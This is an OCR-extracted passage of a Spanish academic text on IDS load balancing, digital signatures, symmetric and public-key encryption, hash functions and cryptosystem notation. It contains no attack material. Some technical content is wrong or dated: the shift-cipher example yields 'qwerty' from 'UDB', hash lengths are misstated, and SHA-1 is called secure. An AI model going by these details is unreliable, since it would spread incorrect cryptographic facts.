


Figura 3.1.33. Balanceo de carga.

Otra opción es hacer una división no necesariamente uniforme, basada en el tipo de tráfico. De esta forma, a cada IDS va un tipo de tráfico distinto (a uno http a otro smtp, etc.) y aunque algunos IDS tendrán más tráfico que otros, la optimización de reglas permite un mejor rendimiento de cada IDS. Tal como se muestra en la figura 3.1.34




Figura 3.1.34. Balanceo de carga por tipo de tráfico.

Finalmente, otra opción para hacer esta última división es repartir los IDS por los distintos segmentos de red de la organización, siempre y cuando esta red este suficientemente estructurada (una subred de servidores, otra de estaciones de trabajo, etc.).

Optimización de la configuración: Por ultimo, cada IDS tendrá unas opciones de configuración. Es importante revisar todas estas opciones localizando aquellas que hagan bajar el rendimiento del IDS (número de conexiones simultaneas, timeouts). Ajustar esos parámetros según la infraestructura especifica de red puede ayudar a optimizar el funcionamiento.

Evidentemente, todas estas opciones no podrán ser configurables en todos los IDS, y seguramente algunos poseerán características únicas de configuración. Por lo que se recomienda leer muy bien la documentación del IDS y realizar los ajustes posibles.

3.2 Encripción

3.2.1 Firma Digital

3.2.1.1 Descripción

El concepto de firma digital nació como un equivalente tecnológico al de la firma manual tradicional, que se apoya en la infraestructura de redes que es donde será utilizado y es donde su potencial se hace tentador.

La firma digital es la transformación de un mensaje utilizando un sistema de cifrado asimétrico de manera que la persona que posee el mensaje original y la clave pública del firmante, pueda establecer de forma segura, que dicha transformación se efectuó utilizando la clave privada correspondiente a la pública del firmante, y si el mensaje es el original o fue alterado desde su concepción. Las transacciones comerciales y el hecho de tener que interactuar masiva y habitualmente por intermedio de redes de computadoras le dieron lugar al concepto. Pero sólo después que los especialistas en seguridad y los juristas comenzaran a depurarlo alcanzó un marco de situación como para ocupar un lugar en las actuaciones entre personas (jurídicas o reales). Se intenta hacer coincidir el modelo de firma digital con los requerimientos y virtudes que debe tener una firma y así darle validez a esta mecánica. El fin es el mismo de la firma ológrafa (manual): dar asentimiento y compromiso con el documento firmado. El papel

es el medio de almacenamiento, y el mecanismo es alguno de los tipos de impresión posibles (tinta, láser, manuscrito, etc.). Esta cualidad física le da entidad al documento, contiene sus términos, conceptos y sentidos de una manera perdurable, y al ser un elemento físico cualquier alteración dejará "señales" identificables. Pero estas mismas cualidades traen aparejados inconvenientes que el uso de sistemas de computación podría evitar. Ciertamente los papeles ocupan lugar y pesan demasiado, resulta complejo y molesto buscar información en ellos (requiriendo de la acción humana ya sea al archivarlos y/o al rescatarlos), y el compartir los documentos también resulta inconveniente.[http://www.htmlweb.net/seguridad/varios/firma_certificados.html]

Los desarrolladores de Internet, cuando idearon el sistema global de comunicación entre host de diferentes redes, nunca pensaron que ese sistema iba a acabar siendo uno de los principales medios de intercambio de información de las décadas venideras. Y más seguro aún que cuando Tim Berners Lee sentó las bases del lenguaje HTML y de los documentos inter-enlazados mediante hipertexto jamás pudo imaginar que esto iba a ser la base no sólo de un sistema global de intercambio de datos y multimedia, si no la base de un floreciente mercado en el que empresas y bancos están explotando al máximo esta herramienta.

Y es que la WWW ha sido tomada como base para una nueva forma de economía, basada en el e-comerce (o comercio electrónico), que actualmente mueve miles de millones de pesetas-euros-dólares en todo el mundo.
Sin embargo Internet fue diseñada y construida como un sistema de libre intercambio de información, por lo que aspectos como la seguridad en las transacciones realizadas no fueron implementadas a su tiempo, con la consecuencia de que para hacerlo después ha sido necesario apoyarse en una serie de sistemas y tecnologías adicionales.

Una de las principales barreras que ha encontrado el comercio electrónico ha sido precisamente la desconfianza de los usuarios frente a los sistemas de identificación, intercambio de datos personales y pago de productos a través de la gran red. Lo cual

posee mucha lógica, ya que, como ya se mencionó, Internet es por propia naturaleza un sistema no-seguro.

Muchos han sido los intentos de las empresas y bancos por romper ese miedo innato de los usuarios, y muchos los sistemas que se han creado para ofrecerles medios seguros de comunicación y de pago (sobre todo, de pago), siempre con vistas a poder realizar esos negocios fabulosos que en un principio los visionarios de la red pronosticaban.

Los modernos sistemas de seguridad en transacciones a través de redes están basados en el uso de infraestructuras de clave pública, basadas en un conjunto de elementos como certificados digitales, criptografía simétrica y de clave pública, firmas digitales, Listas de certificados revocados, etc., que garantizan el cumplimiento de los 4 pilares de las comunicaciones seguras.

3.2.1.2 Ventajas ofrecidas por la firma digital

El uso de la firma digital satisface los siguientes aspectos de seguridad:

a) Integridad de la información: La firma digital garantiza la integridad del documento, esta es una protección contra la modificación de los datos en forma intencional o accidental. El emisor protege el documento, incorporándole a ese un control de integridad, que corresponde a un valor único, calculado a partir del contenido del mensaje al momento de su creación. El receptor deberá efectuar el mismo cálculo sobre el documento recibido y comparar el valor calculado con el enviado por el emisor. De coincidir, se concluye que el documento no ha sido modificado durante la transferencia.

b) Autenticidad del origen del mensaje: este aspecto de seguridad protege al receptor del documento, garantizándole que dicho mensaje ha sido generado por la parte identificada en el documento como emisor del mismo, no pudiendo alguna otra entidad suplantar a un usuario del sistema. Esto se logra mediante la inclusión en el

documento transmitido de un valor de autenticación (MAC, Message Autentication Code). El valor depende tanto del contenido del documento como de la clave secreta en poder del emisor.

c) No repudio del origen: el no repudio de origen protege al receptor del documento de la negación del emisor de haberlo enviado. Este aspecto de seguridad es más fuerte que los anteriores ya que el emisor no puede negar bajo ninguna circunstancia que ha generado dicho mensaje, transformándose en un medio de prueba inequívoco respecto de la responsabilidad del usuario del sistema.

3.2.1.3 Aspectos técnicos

A diferencia de la firma manuscrita, que es un trazo sobre un papel, la firma digital consiste en el agregado de un apéndice al texto original, siendo este apéndice, en definitiva, la firma digital; al conjunto formado por el documento original más la firma digital se le denominará mensaje. Este apéndice o firma digital es el resultado de un cálculo que se realiza sobre la cadena binaria del texto original. En este cálculo están involucrados el documento mismo y una clave privada (que, generalmente, pertenece al sistema de clave pública-privada o sistema asimétrico) la cual es conocida sólo por el emisor o autor del mensaje, lo que da como resultado que para cada mensaje se obtenga una firma distinta, es decir, a diferencia de la firma tradicional, la firma digital cambia cada vez con cada mensaje, porque la cadena binaria de cada documento será distinta de acuerdo a su contenido. A través de este sistema podemos garantizar completamente las siguientes propiedades de la firma tradicional:

- Quien firma reconoce el contenido del documento, que no puede modificarse con posterioridad (integridad).

- Quien lo recibe verifica con certeza que el documento procede del firmante. No es posible modificar la firma (autenticidad).

- El documento firmado tiene fuerza legal. Nadie puede desconocer haber firmado un documento ante la evidencia de la firma (no repudio).

- Se trata de la seguridad de que los datos que contiene el documento permanecen ocultos a los ojos de terceras personas durante su viaje por el medio desde A a B. Y aquí no entra en juego sólo el papel que realiza la criptografía ocultando los datos, si no también qué se hace con dichos datos una vez han llegado al destinatario de los mismos. Ataques posibles a la confidencialidad pueden ser entonces la captura del documento en su viaje de A a B y el uso indebido de los datos del documento o la mala gestión y almacenamiento de estos datos por parte de B, La confidencialidad se consigue generalmente mediante métodos criptográficos.

3.2.1.3.1 Cifrado [9]

Los sistemas criptográficos clásicos presentaban una dificultad en cuanto a la relación complejidad-longitud de la clave/tiempo necesario para encriptar y desencriptar el mensaje.
En la era moderna esta barrera clásica se rompió, debido principalmente a los siguientes factores:

Velocidad de cálculo: con la aparición de las computadoras se dispuso de una potencia de cálculo muy superior a la de los métodos clásicos.

Avance de las matemáticas: que permitieron encontrar y definir con claridad sistemas criptográficos estables y seguros.

Necesidades de seguridad: surgieron muchas actividades nuevas que precisaban la ocultación de datos, con lo que la Criptología experimentó un fuerte avance.

[9] Este apartado esta basado en la dirección : http://www.htmlweb.net/seguridad/cripto/cripto_1.html

A partir de estas bases surgieron nuevos y complejos sistemas criptográficos, que se clasificaron en dos tipos o familias principales, los de clave simétrica y los de clave pública. Los modernos algoritmos de encriptación simétricos mezclan la trasposición y la permutación, mientras que los de clave pública se basan más en complejas operaciones matemáticas.

3.2.1.3.2 Cifrado simétrico

Incluye los sistemas clásicos, y se caracteriza por que en ellos se usa la misma clave para encriptar y para desencriptar, motivo por el que se denomina simétrica.




Figura 3.2.1. Encripción simétrica

Toda la seguridad de este sistema está basada en la llave simétrica, por lo que es misión fundamental tanto del emisor como del receptor conocer esta clave y mantenerla en secreto. Si la llave cae en manos de terceros, el sistema deja de ser seguro, por lo que habría que desechar dicha llave y generar una nueva.

Para que un algoritmo de este tipo sea considerado fiable debe cumplir varios requisitos básicos:

- Conocido el criptograma (texto cifrado) no se pueden obtener de él ni el texto en claro, ni la clave.
- Conocidos el texto en claro y el texto cifrado debe resultar más caro en tiempo o dinero descifrar la clave que el valor posible de la información obtenida por terceros.

Generalmente el algoritmo de encriptación es conocido, se divulga públicamente, por lo que la fortaleza del mismo dependerá de su complejidad interna y sobre todo de la longitud de la clave empleada, ya que una de las formas de criptoanálisis primario de

cualquier tipo de sistema es la de prueba y error, mediante la que se van probando diferentes claves hasta encontrar la correcta.

Los algoritmos simétricos encriptan bloques de texto del documento original, y son más sencillos que los sistemas de clave pública, por lo que sus procesos de encriptación y desencripción son más rápidos.

Todos los sistemas criptográficos clásicos se pueden considerar simétricos, y los principales algoritmos simétricos actuales son DES, IDEA y RC5. Actualmente se está llevando a cabo un proceso de selección para establecer un sistema simétrico estándar, que se llamará AES (Advanced Encryption Standart), el cual se quiere que sea el nuevo sistema que se adopte a nivel mundial.

Las principales desventajas de los métodos simétricos son la distribución de las claves, el peligro de que muchas personas deban conocer una misma clave y la dificultad de almacenar y proteger muchas claves diferentes.

3.2.1.3.3 Cifrado de clave pública (Sistema asimétrico)

También llamada asimétrica, se basa en el uso de dos claves diferentes, claves que poseen una propiedad fundamental: una clave puede desencriptar lo que la otra ha encriptado.

Generalmente una de las claves de la pareja, denominada clave privada, es usada por el propietario para encriptar los mensajes, mientras que la otra, llamada clave pública, es usada para desencriptar el mensaje cifrado. Ver figura 7.2.3 en la siguiente página.

Las claves pública y privada tienen características matemáticas especiales, de tal forma que se generan siempre a la vez, por parejas, estando cada una de ellas ligada intrínsecamente a la otra, de tal forma que si dos llaves públicas son diferentes, entonces sus llaves privadas asociadas también lo son, y viceversa.

Los algoritmos asimétricos están basados en funciones matemáticas fáciles de resolver en un sentido, pero muy complicadas de realizar en sentido inverso, salvo que se conozca la clave privada, como la potencia y el logaritmo. Ambas claves, pública y privada, están relacionadas matemáticamente, pero esta relación debe ser lo suficientemente compleja como para que resulte muy difícil obtener una a partir de la otra. Este es el motivo por el que normalmente estas claves no las elige el usuario, si no que lo hace un algoritmo específico para ello, y suelen ser de gran longitud.

Mientras que la clave privada debe mantenerla en secreto su propietario, ya que es la base de la seguridad del sistema, la clave pública es difundida ampliamente por Internet, para que esté al alcance del mayor número posible de personas, existiendo servidores que guardan, administran y difunden dichas claves.




Figura 3.2.2. Encripción de clave pública, sistema asimétrico.

En este sistema, para enviar un documento con seguridad, el emisor (A) encripta la información con la clave pública del receptor (B) y lo envía por el medio inseguro. Este documento está totalmente protegido en su viaje, ya que sólo se puede desencriptar con la clave privada correspondiente (clave privada de B), conocida solamente por B. Al llegar el mensaje cifrado a su destino, el receptor usa su clave privada para obtener el mensaje en claro.

Una variación de este sistema se produce cuando es el emisor (A) el que encripta un texto con su clave privada, enviando por el medio inseguro tanto el mensaje en claro como el cifrado. Así, cualquier receptor (B) del mismo puede comprobar que el emisor ha sido (A), y no otro que lo suplante, con tan sólo desencriptar el texto cifrado con la clave pública de (A) y comprobar que coincide con el texto sin cifrar. Como sólo (A) conoce su clave privada, (B) puede estar seguro de la autenticidad del emisor del

mensaje. Este sistema de autentificación se denomina firma digital. Esto se muestra en la figura siguiente:




Figura 3.2.3. Firma Digital

Para que un algoritmo de clave pública sea considerado seguro debe cumplir:

- Conocido el texto cifrado no debe ser posible encontrar el texto en claro, ni la clave privada.

- Conocido el texto cifrado (criptograma) y el texto plano debe resultar más caro en tiempo o dinero descifrar la clave que el valor posible de la información obtenida por terceros.
- Conocida la clave pública y el texto en claro no se puede generar un criptograma correcto encriptado con la clave privada.

- Dado un texto encriptado con una clave privada sólo existe una clave pública capaz de decodificarlo, y viceversa.

La principal ventaja de los sistemas de clave pública frente a los simétricos es que la clave pública y el algoritmo de cifrado son o pueden ser de dominio público y que no es necesario poner en peligro la clave privada en tránsito por los medios inseguros, ya que ésta está siempre oculta y en poder únicamente de su propietario. Como desventaja, los sistemas de clave pública dificultan la implementación del sistema y son mucho más lentos que los simétricos.

Generalmente, y debido a la lentitud de proceso de los sistemas de clave pública, estos se utilizan para el envío seguro de claves simétricas, mientras que éstas últimas se usan para el envío general de los datos encriptados.

El primer sistema de clave pública que apareció fue el de Diffie-Hellman, en 1976, y fue la base para el desarrollo de los que después aparecieron, entre los que cabe destacar el RSA (el más utilizado en la actualidad).

3.2.1.3.4 Sistemas mixtos

En muchas ocasiones se implementan sistemas cifrados mixtos, en los que se usa la llave pública del receptor para encriptar una clave simétrica que se usará en el proceso de comunicación encriptada. De esta forma se aprovechan las ventajas de ambos sistemas, usando el sistema asimétrico para el envío de la clave sensible y el simétrico, con mayor velocidad de proceso, para el envío masivo de datos.

3.2.1.4 La firma digital

Al retomar el esquema básico de una firma digital, ver figura 3.2.3.

El proceso de firma digital consta de dos partes bien diferenciadas:

1. **Proceso de firma:** en el que el emisor encripta el documento con su llave privada, enviando al destinatario tanto el documento en claro como el encriptado.
2. **Proceso de verificación de la firma:** el receptor desencripta el documento cifrado con la clave pública de (A) y comprueba que coincide con el documento original, lo que atestigua de forma total que el emisor del mismo ha sido efectivamente (A).

El método de la firma digital no sólo proporciona autenticidad al mensaje enviado por (A), si no que también asegura el no repudio, ya que sólo el dueño de una llave privada puede encriptar un documento de tal forma que se pueda desencriptar con su llave pública, lo que garantiza que ha sido (A) y no otro el que ha enviado dicho documento.

Asimismo proporciona Integridad de datos, ya que si el documento fuera accedido y modificado en el camino el resumen del documento cambiaría también.

La firma digital suele usarse en comunicaciones en las que no existe una confianza inicial total entre los comunicantes. Se usan para autentificar mensajes, para validar compras por Internet, para realizar transferencias de fondos bancarios y para otras transacciones de negocios.

Tanta es la fuerza que posee éste sistema que a nivel legal la firma electrónica constituye en la mayoría de los casos una prueba indudable de autoría del envío de un documento electrónico, semejante a la firma tradicional de puño y letra.

Un alegato que podría esgrimir (A) para negar la autoría del envío de un documento cifrado con su clave privada sería el echo de haber perdido dicha llave o que se la hayan sustraído, pero entonces hay que tener en cuenta que (A) es la única responsable del buen uso de su llave privada, por lo que está obligado a comunicar inmediatamente a la autoridad correspondiente cualquier circunstancia que ponga en peligro la seguridad de la misma.

Esto es análogo a lo que ocurre con las tarjetas de débito o crédito, siendo siempre en último extremo responsable del uso indebido de las mismas el dueño de la tarjeta si no ha avisado a tiempo a su entidad financiera o banco, de la pérdida o sustracción de ella.

3.2.1.4.1 Funciones Hash

Si imaginamos el envío de un documento extenso que queremos firmar digitalmente, nos daremos cuenta de que cifrar el documento entero es una pérdida de tiempo, ya que los medios de encriptación de llave pública son lentos, pues precisan un gran proceso de cómputo.
Para solventar éste aspecto aparecen las funciones Hash, que son unas funciones matemáticas que realizan un resumen del documento a firmar. Su forma de operar es

comprimir el documento en un único bloque de longitud fija, bloque cuyo contenido es ilegible y no tiene ningún sentido real. Tanto es así que por definición las funciones Hash son irreversibles, es decir, que a partir de un bloque comprimido no se puede obtener el bloque sin comprimir, y si no es así no es una función Hash. Estas funciones son además de dominio público.

A un mensaje resumido mediante una función Hash y encriptado con una llave privada es lo que en la vida real se denomina **firma digital**.

El esquema de firma digital mediante una función Hash es el siguiente:




Figura 3.2.4. Firma Digital con resumen Hash

Su mecanismo es el siguiente:

- El emisor (A) aplica una función Hash conocida al documento, con lo que obtiene un resumen Hash del mismo.

- Encripta dicho resumen con su clave privada de (A).

- Envía al receptor el documento original plano y el resumen Hash encriptado.

- El receptor (B) aplica la función Hash al resumen sin encriptar y desencripta el resumen encriptado con la llave pública de (A).

Si ambos coinciden está seguro de que ha sido (A) el que le ha enviado el documento. Si no coinciden, está seguro de que no ha sido (A) o de que el envío ha sido interceptado durante el medio de envío y modificado.

El caso de que ambos resúmenes no coincidan contempla también la posibilidad de que el mensaje haya sido alterado en su viaje de (A) a (B), lo que conlleva igualmente el rechazo del documento por no válido.

Las funciones Hash y la firma digital son elementos indispensables para el establecimiento de canales seguros de comunicación, basados en los Certificados Digitales.

Para que una función pueda considerarse como función Hash debe cumplir:

- Transformar un texto de longitud variable en un bloque de longitud fija, que generalmente es pequeña (algunas son de 16 bits).

- Debe ser cómoda de usar e implementar.

- Ser irreversible, es decir, no se puede obtener el texto original del resumen Hash.

- Debe ser imposible encontrar dos mensajes diferentes cuya firma digital mediante la función Hash sea la misma (no-colisión).

Si se desea además mantener un intercambio de información con Confidencialidad, basta con cifrar el documento a enviar con la clave pública del receptor.

Las funciones Hash más conocidas y usadas son:

- MD2, abreviatura de Message Digest 2, diseñado para computadoras con procesador de 8 bits. Todavía se usa, pero no es recomendable, debido a su lentitud de proceso.

- MD4, abreviatura de Message Digest 4, desarrollado por Ron Rivest, uno de los fundadodres de RSA Data Security Inc. y padre del sistema asimétrico RSA. Aunque se considera un sistema inseguro, es importante porque ha servido de base para la creación de otras funciones Hash. Un sistema de ataque desarrollado por Hans Dobbertin posibilita el crear mensajes aleatorios con los mismos valores de Hash (colisiones), por lo que ya no se usa. De hecho, existe un algoritmo que encuentra una colisión en segundos.

- MD5, abreviatura de Message Digest 5, también obra de Ron Rivest, que se creó para dar seguridad a MD4, y que ha sido ampliamente usado en diversos campos, como autenticador de mensajes en el protocolo SSL y como firmador de mensajes en el programa de correo PGP. Sin embargo, fue reventado en 1996 por el mismo investigador que lo hizo con MD4, el señor Dobbertin, que consiguió crear colisiones en el sistema MD5, aunque por medio de ataques parciales. Pero lo peor es que también consiguió realizar ataques que comprometían la no-colisión, por lo que se podían obtener mensajes con igual Hash que otro determinado. A pesar de todo esto, MD5 se sigue usando bastante en la actualidad.

- SHA-1, Secure Hash Algorithm, desarrollado como parte integrante del Secure Hash Standar (SHS) y el Digital Signature Standar (DSS) por la Agencia de Seguridad Nacional Norteamericana, NSA. Sus creadores afirman que la base de este sistema es similar a la de MD4 de Rivest, y ha sido mejorado debido a ataques rebelados. La versión actual se considera segura (por lo menos hasta que se demuestre lo contrario) y es muy utilizada el algoritmo de firma, como en el programa PGP en sus nuevas claves DH/DSS (Diffie-Hellman/Digital

Signature Standar). Destacar también que en la actualidad se están estudiando versiones de SHA con longitudes de clave de 256, 384 y 512 bits.

- RIPEMD-160, desarrollada por un grupo de investigadores europeos, entre los que se encuentra Hans Dobbertin (el reventador de MD4-MD5) y otros investigadores incluidos en el proyecto RIPE (RACE Integrity Primitives Evaluation). Su primera versión adolecía de las mismas debilidades que MD4, produciendo colisiones, pero las versiones mejoradas actuales son consideradas seguras. Maneja claves muy robustas, normalmente de 160 bits, aunque existen versiones de 128 y se están planteando nuevas de 256 y 320 bits. Es muy rápido, no está patentado y su código fuente es abierto, de libre acceso.

3.2.1.5 Fundamentos matemáticos

Todo sistema criptográfico se basa en la obtención de un conjunto de elementos, llamados letras o símbolos, que forman un conjunto finito llamado alfabeto fuente y en una función de transformación de dichos símbolos en otros pertenecientes a un conjunto imagen denominado código. A la función de transformación se le llama función de codificación, f_k, y a las sucesiones finitas de elementos del alfabeto fuente se les denominan palabras. En general, habrá una función de codificación f_k para cada valor de la clave k, definiendo éstas el conjunto de claves del sistema, K.

Si se considera ahora otro conjunto de símbolos A y el conjunto asociado A* de todas las palabras posibles que se pueden formar con las letras de A, se denomina código C a todo subconjunto finito de éste. Si C está formado por palabras de longitud fija "n", a n se le llama longitud del código C, y a sus elementos n-palabras. Y si C está formado por "m" elementos, se dice entonces que C es un (n,m) código.

Se define un criptosistema como una quintupla (M,C,K,E,D), donde:

- M: representa el conjunto de todos los mensajes sin cifrar (texto plano) que pueden ser enviados.
- C: representa el conjunto de todos los posibles mensajes cifrados (criptogramas).
- K: representa el conjunto de claves que se pueden emplear en el criptosistema.
- E: es el conjunto de las transformaciones de cifrado, es decir, el conjunto de funciones matemáticas que se aplican a cada elemento de M para obtener un elemento de C. Existe una transformación diferente E_k para cada valor de la clave k.
- D: es el conjunto de transformaciones de descifrado, análogo al conjunto E.

Con esta nomenclatura, todo sistema de cifrado debe cumplir la condición:

$$D_k(E_k(m))=m$$

Ejemplo: Este sería el alfabeto fuente, las letras (a, b, c, d, e, ...) serían las letras o símbolos del mismo, y las combinaciones de diferentes letras (casa, perro, silla, ...) serán las palabras del alfabeto. Desde un punto de vista matemático y criptográfico también serán palabras dekid, podretyp, lloeer y cualquier otra formada por cualesquiera de las letras del alfabeto fuente, no siendo necesario que tengan sentido alguno.

Sea A= alfabeto castellano.

Sea S el alfabeto fuente, subconjunto de A, que en este caso va a ser S=A, es decir, vamos a considerar como alfabeto fuente todo el alfabeto castellano.

Sea C el código C=A= alfabeto castellano.




Figura 3.2.5. Diagrama de conjuntos

Se define nuestra función de codificación, f_1, como: S--f_1-->C, tal que a cada letra le hace corresponder su siguiente en el alfabeto fuente, es decir, la función realizará las siguientes transformaciones:

A	B	C	D	E	F	G	H	I	J	K	L	M	N	Ñ	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	C	D	E	F	G	H	I	J	K	L	M	N	Ñ	O	P	Q	R	S	T	U	V	W	X	Y	Z	A

Consideremos entonces el conjunto M de textos en plano que se pueden formar con las palabras de S, y dentro de él el elemento M_1=UDB La función de codificación sería en este caso $f_1(s)= s+k=s+1$, es decir, la función de cifrado desplaza k posiciones cada letra del alfabeto, siendo en nuestro caso k=1 (k es la clave de cifrado).
Por lo tanto, al aplicar la función f_1 a M_1 tendremos: $f_1(M_1)=f_1(UDB)=qwerty$.




Figura 3.2.6. Función de cifrado

Para que una función pueda ser considerada de codificación debe ser biyectiva, por lo que debe cumplir:

- Elementos diferentes deben tener imágenes diferentes, es decir, no puede haber dos palabras del alfabeto fuente que tengan la misma transformación en el código.

- Todos los elementos deben tener imagen, o lo que es lo mismo, no puede haber palabras del alfabeto fuente que no tengan su transformación en el código.

- No puede haber palabras del código que no se correspondan con alguna palabra del alfabeto fuente.

Estas tres propiedades se resumen diciendo que f debe ser una aplicación uno a uno.

La exigencia de ser biyectiva se traduce en evitar errores, en que la codificación de un mensaje sea única, y su decodificación también. No obstante, muchos sistemas criptográficos implementan una serie de elementos para la identificación y corrección de errores, ya que durante su viaje por el medio los datos pueden sufrir tales alteraciones que la decodificación resulte incorrecta.

No vamos a extendernos mucho más, pero tenemos que ver otro concepto importante. Normalmente las funciones de codificación reales trabajan con números, ya que es la forma que tiene el computador de operar con rapidez, sobre todo teniendo en cuenta que él pasa los números al sistema binario.

Una función de codificación debe ser tal que con ella se pueda obtener las imágenes en el código de los elementos del alfabeto fuente, y el cual sea un proceso simple y rápido; pero la operación contraria, de obtener elementos del alfabeto fuente a partir de sus imágenes en el código, si no se conocen ciertos datos (la clave) debe resultar lo más complicado posible. Ese es el verdadero sentido de una buena función de codificación.

La inclusión de las claves en los procesos de encriptación y desencriptación se realiza introduciendo las mismas en los procesos matemáticos pertinentes, generalmente como constantes en la función de codificación. Cuánto más longitud tenga la clave usada, más seguro será el sistema de encriptación y más difícil será romperlo por criptoanálisis, aunque esta fortaleza del cifrado también depende del sistema en sí.

Por ejemplo, si un sistema simétrico tiene la misma longitud de clave que uno asimétrico, a pesar de ser iguales, el sistema simétrico tendrá mucha más fortaleza que los de clave pública (asimétrico). Es por esto que los sistemas simétricos usan 58-128 bits generalmente, mientras que los asimétricos deben manejar claves de más de 512 bits para ser considerados seguros.

